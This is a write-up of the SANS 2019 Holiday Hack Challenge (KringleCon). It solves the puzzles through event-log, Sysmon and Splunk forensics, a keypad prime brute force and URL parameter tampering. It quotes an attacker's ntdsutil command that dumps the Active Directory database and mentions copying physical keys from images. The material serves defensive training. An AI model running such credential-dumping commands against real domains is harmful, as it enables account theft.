KringleCon

2019 Holiday Hack
Challenge

Walid DABOUBI [sunhak]
walid.daboubi@gmail.com
Jan 9th 2020

Table of Content

0. Talk to Santa in the Quad

Santa is hanging in the train station, just find him and talk with him.

1. Find the Turtle Doves

Just find the Turtle Doves.

2. Unredact Threatening Document

a. The question


Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

b. Short answer: DEMAND

c. Long answer

The first thing we need to do is finding the letter. After a small walk, the letter was found in the right top corner.

Once the letter found, we just need to read it and find the second ALL CAPS word by copying pasting the hidden content of the two lines after “From” line to a text editor.



3. Windows Log Analysis: Evaluate Attack Outcome

a. The question


We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

b. Short answer: supatree

c. Long answer

Step1: Getting the hint

As mentioned in the question, to get a hint about how to find the solution we need to talk with Bushy Evergreen. He asks to help him "just quit the grinchy thing". The "grinchy" thing is not else than Ed editor running in the Escape Ed terminal. To get out of it, we just need to hit CTRL+D in the keyboard.



Once done, Bushy Evergreen gives us the hint which having a look at the password spray attack artefacts is using DeepBlueCLI.

Step2: Getting the answer

Once DeepBlueCLI is cloned from Github, use it to "scan" the provided Windows event log data by running the command in windows PowerShell command line:

```
./DeepBlue.ps1 .\Security.evtx
```

The result will be a list of Windows security log events. We need to find the logs related to successful logins:

```
Date    : 8/24/2019 12:00:20 AM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pminstix
          User SID Access Count: 2
Command :
Decoded :

Date    : 8/24/2019 12:00:20 AM
Log     : Security
```

```
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: DC1$
          User SID Access Count: 12
Command :
Decoded :

Date    : 8/24/2019 12:00:20 AM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
```

At this stage, we can see that only three users have multiple successful login events: pminstix, DC1$ and supatree. By doing a simple search of those users in the other available event logs in DeepBlueCLI output, we see that only supatree appears is target usernames of a password spray attack events like in the following:

```
Date    : 11/19/2019 12:22:34 PM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an
indicator of a password
          spray attack.
          Target Usernames: ygoldentrifle esparklesleigh Administrator sgreenbells
cjinglebuns tcandybaubles
          bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig
supatree mstripysleigh
          pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff
smullingfluff hcandysnaps
          mbrandybells twinterfig smary civypears ygreenpie ftinseltoes hevergreen
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -
```

Thus supatree is the answer is supatree.

d. Resources

https://github.com/sans-blue-team/DeepBlueCLI

4. Windows Log Analysis: Determine Attacker Technique

a. The question

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

b. Short answer: ntdsutil

c. Long answer

Step1: Getting the hint

After talking a bit with SugarPlum Mary, we understand that there is something wrong happening with *ls* command in LinuxPath terminal. We open the terminal and we make and ls

```
elf@1d8a1ba29233:~$ ls
This isn't the ls you're looking for
```


This means that the official ls command was replaced by a script that echo the displayed message. This could be done by changing the real ls binary or by creating a fake ls and changing the value of PATH variable. Let's start by fining all the ls using whereis command:

```
elf@08a156fe2085:~$ whereis ls
ls: /bin/ls /usr/local/bin/ls /usr/share/man/man1/ls.1.gz
```

As you can see, there are two different ls commands. The one in /bin and another one is /usr/local/bin which is probably the fake one. By checking the value of $PATH env variable you can be sure that the ls called by called by default is the one in /usr/local/bin/ and that because this path is set before /usr/bin in $PATH env variable.

```
elf@1d8a1ba29233:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

To make the system able to correctly call ls you can either call it directly from it's absolute path using /bin/ls or by resetting PATH to /bin:/usr/local/games:/usr/games.



Once done, SugarPlum Mary tells us that we can rely on EQL (Event Query Langauge) to find the answer.

Step2: Getting the answer

When searching "lsass.exe" in sysmon-data.json we get the following entry:


```
{
    "command_line": "C:\\Windows\\system32\\cmd.exe",
    "event_type": "process",
    "logon_id": 999,
    "parent_process_name": "lsass.exe",
    "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
    "pid": 3440,
    "ppid": 632,
    "process_name": "cmd.exe",
    "process_path": "C:\\Windows\\System32\\cmd.exe",
    "subtype": "create",
    "timestamp": 132186398356220000,
    "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
    "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
    "user": "NT AUTHORITY\\SYSTEM",
    "user_domain": "NT AUTHORITY",
    "user_name": "SYSTEM"
}
```

lsass.exe appears here as the parent of the process 3440 which is command line. When searching the process which has 3440 (7431d376-dedb-5dd3-0000-001027be4f00) (unique pid) as parent pid we find the processe 3556 (7431d376-dee7-5dd3-0000-0010f0c44f00) which has as name ntdsutil.exe.


```
{
    "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
    "event_type": "process",
    "logon_id": 999,
    "parent_process_name": "cmd.exe",
    "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
    "pid": 3556,
    "ppid": 3440,
    "process_name": "ntdsutil.exe",
    "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
    "subtype": "create",
    "timestamp": 132186398470300000,
    "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
    "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
    "user": "NT AUTHORITY\\SYSTEM",
    "user_domain": "NT AUTHORITY",
    "user_name": "SYSTEM"
}
```


d. Resources

https://www.endgame.com/blog/technical-blog/getting-started-eql

5. Network Log Analysis: Determine Compromised System

a. The question

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? *For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.*

b. Short answer: 192.168.134.130

6. Splunk

a. The question

Access https://splunk.elfu.org/ as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

b. Short answer: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.


c. Long answer

Step1: Getting the hint

Let's go to to the Laboratory in Hermey Hall and find Prof. Banas. After a quick talk we understand that his computer has been hacking other computers in the campus, which means that his computer got firstly infected by malicious software that spread over infrastructure. Banas asks for help and gives access to https://splunk.elfu.org (username: elf / Password: elfsocks).


Step2: Getting answer

Once in Splunk, the first thing we can intuitively do is searching the string "kent" since he is the one who is supposed to get a message from the attacker according to the objective question.



Unfortunately, this search returns 0 events.


What we can try next is searching "banas" since his computer has been hacking other computer in the compus.



It returns 42 events. When looking for the details of the first event, we can easily get Prof Bunas email address which is carl.banas@faculty.elfu.org. Getting this email address is interesting since it's about finding a message in this objective.

Now that we have the email address of Prof Banas we can find all the emails he received maybe one of the is malicious.

By searching by the email of Prof Banas, we get exactly the same result as searching by his name. Let's try to find who are the senders of the emails received by the professor. To do it, we need to go through the interesting fields list and find a filed containing "from" like results{}.workers.smtp.from. We get the following result:




The next intuition is to find something odd in the list. Nothing, as a first conclusion, all the emails are coming from elfu.org email addresses. Let's double check by making a CTRL+F on elfu.org:

Top 10 Values	Count	%
Carl Banas <Carl.Banas@faculty.elfu.org>	21	50%
carl banas <carl.banas@faculty.elfu.org>	21	50%
Bradly Buttercups <Bradly.Buttercups@eIfu.org>	1	2.381%
Brownie Snowtrifle <Brownie.Snowtrifle@students.elfu.org>	1	2.381%
Bushy Evergren <Bushy.Evergren@students.elfu.org>	1	2.381%
Carol Greenballs <Carol.Greenballs@students.elfu.org>	1	2.381%
Cherry Brandyfluff <Cherry.Brandyfluff@students.elfu.org>	1	2.381%
Clove Fruitsparkles <Clove.Fruitsparkles@students.elfu.org>	1	2.381%
Cupcake Silverlog <Cupcake.Silverlog@students.elfu.org>	1	2.381%
Holly Evergreen <Holly.Evergreen@students.elfu.org>	1	2.381%

Surprise! There is one dude who sent only one email from a fake elfu.org email. In fact, it's eifu.org. We know have a suspicious email address, what we can do next is to get the details of that email, this could be done by clicking on:

Bradly Buttercups <Bradly.Buttercups@eIfu.org>	1	2.381%

When clicking we get the following:



Let's try to find the content of this email. When trying the find "content", nothing was found. When trying "body", we get the following:

```
"body": "\nProfessor Banas, I have completed my assignment. Please open the attached zip file
with password 123456789 and then open the word document to view it. You will have to click
\"Enable Editing\" then \"Enable Content\" to see it. This was a fun assignment. I hope you
like it! --Bradly Buttercups\n\n\n"
```

As highlighted, this email has an attachment, a zip file containing word document. Let's dig a bit more and try to find the document, may be it contains the message.
When making a CTRL+F with "file" as string, we get the following highlighted interesting fields:


Let's discover more results{}.payload_meta.extra_data.filename by clicking on it:

Top 10 Values	Count	%
.rels	1	100%
1574356658.Vca01I45e44M667617.ip-172-31-47-72	1	100%
1574356658.vca01i45e44m667617.ip-172-31-47-72	1	100%
19th Century Holiday Cheer Assignment.docm	1	100%
19th century holiday cheer assignment.docm	1	100%
Buttercups_HOL404_assignment.zip	1	100%
[content_types].xml	1	100%
app.xml	1	100%
buttercups_hol404_assignment.zip	1	100%
core.xml	1	100%

Interesting, we get dig a bit more and find the paths where "19th Century Holiday Cheer Assignment.docm" was decompressed. When searching this filename, we get:


```
"ZipFileName": "19th Century Holiday Cheer Assignment.docm"}, "mimetype": {"mimetype":
"application/zip"}}, "archivers": {"filedir": {"path":
"/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f"}}}
```


We now can try to find the the file /home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f and get its content. It's time to use File Archive button available in Splunk main page:




Once Clicked we get the following page:

Last Modified	Size	Key
	0	stoQ_Artifacts/

We click on stoQ Artifacts and you get:

Last Modified	Size	Key
		../
	0	home/
2019-11-29T22:59:28.000Z	0.1 kB	

At this point we just need to find and download 9bb3d1b233ee039315fd36527e0b565e7d4b778f by following the provided path. Once done, we open the document using Word:



Oops, that was a big deception. Let's keep going on.
Let's try to download the zip file. Unfortunately, the same thing.
The next interesting file in that list is core.xml. When looking for the path, we get:


```
{"filename": "core.xml"}, "dispatch_to": []}, "plugins_run": {"workers": [], "archivers":
["filedir"]}, "extracted_from": ["9ff27aac-22c5-4b0f-a982-db99f4324fff"], "extracted_by":
["decompress"], "workers": {}, "archivers": {"filedir": {"path":
"/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4"}
```


Using the same logic, we download the file and read it:


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:
dcterms="http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Holiday
Cheer Assignment</dc:title><dc:subject>19th Century Cheer</dc:subject><dc:creator>Bradly Buttercups</dc:creator><cp:keywords></cp:keywords><dc:description
>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description><cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
<cp:revision>4</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">
2019-11-19T17:50:00Z</dcterms:modified><cp:category></cp:category></cp:coreProperties>
```


Bingo, we get the message.

NB: After a small research about the relationship between Word documents and XML we can, we can understand that word documents are constructed based on XML files, which is ensuring.

d. Resources

https://www.toptal.com/xml/an-informal-introduction-to-docx

7. Get Access To The Steam Tunnels

a. The question


Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

b. Short answer: Krampus Hollyfeld

c. Long answer

Step1: Getting the hint

To get hints on achieving this objective, we need to talk to Minty Candy Cane who is in the dorm. We head to the dorm and we try to access, but the door is closed. We realise that to open the door we need to enter a code using the Frosty Keypad.



Let's try to ask Tangle Coalbox, who seems to be there for a while. After a small chat with him we get some clue about the code:

- One digit is repeated once
- The code is a prime number
- We can probably tell by looking at the keypad which buttons are used.


When looking at the keypad we conclude that 1,3 and 7 and the most used buttons:

We now know that the code is a prime that include the numbers 1, 3 and 7 and one of those number is repeated once. And since only one number is repeated, the code must include at most 4 numbers. One other thing, the maximum number that satisfies this condition is 7731. Let's translate this to a Python script:

```
possible_codes = []
for num in range(1,7732):
    prime = True
    for i in range(2,num):
        if (num%i==0):
            prime = False
    if prime:
        str_num=str(num)
        if '1' in str_num and '3' in str_num and '7' in str_num:
                if str_num.count('1') == 2 or str_num.count('3') == 2 or str_num.count('7') ==
2:
                        possible_codes.append(num)
print possible_codes
```

After running this code, we get: [1373, 1733, 3137, 3371, 7331]. After trying this possibilities we get the door opened using 7331.

Now that we are in the dorm we can talk to Minty Candy Cane. After a chat with him, he asks we to try the old game he found in a floppy disc the attic.



Let's try the easy mode. Once clicked on "EASY" button, we get the following screen:


The URL seems to be containing interesting data that we can manipulate:

```
hhc://trail.hhc/store/?difficulty=0&distance=0&money=5000&pace=0&curmonth=7&curday=1&reindeer
=2&runners=2&ammo=100&meds=20&food=400&name0=Dop&health0=100&cond0=0&causeofdeath0=&deathday0
=0&deathmonth0=0&name1=Sam&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2
=Billy&health2=100&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Lila&health3=100&co
nd3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

Let's change change money parameter value to 10000 instead of 5000 and update the page:


```
hhc://trail.hhc/store/?difficulty=0&distance=0&money=10000&pace=0&curmonth=7&curday=1&reindee
r=2&runners=2&ammo=100&meds=20&food=400&name0=Dop&health0=100&cond0=0&causeofdeath0=&deathday
0=0&deathmonth0=0&name1=Sam&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name
2=Billy&health2=100&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Lila&health3=100&c
ond3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

We now have 10000 instead of 5000 money available.



Let's make the following purchases and start the game:

All we need to do now is to keep clicking on "GO" until reaching the destination.



Once the destination reached, we get the following screen:


Let's go back and talk again with Minty Candycane. He says the following:

```
"You made it - congrats!
Have you played with the key grinder in my room? Check it out!
It turns out: if you have a good image of a key, you can physically copy it.
Maybe you'll see someone hopping around with a key here on campus.
Sometimes you can find it in the Network tab of the browser console.
Deviant has a great talk on it at this year's Con.
He even has a collection of key bitting templates for common vendors like Kwikset, Schlage,
and Yale."
```

Let's go and check out that key grinder in his room located at the open door not very far away to his left:


-Minty Candycane room door-

The key grinder seems to be on that table in the middle of the room



-Inside Minty Candycane room –

When clicking on the key grinder we get the following screen



- The key grinder –

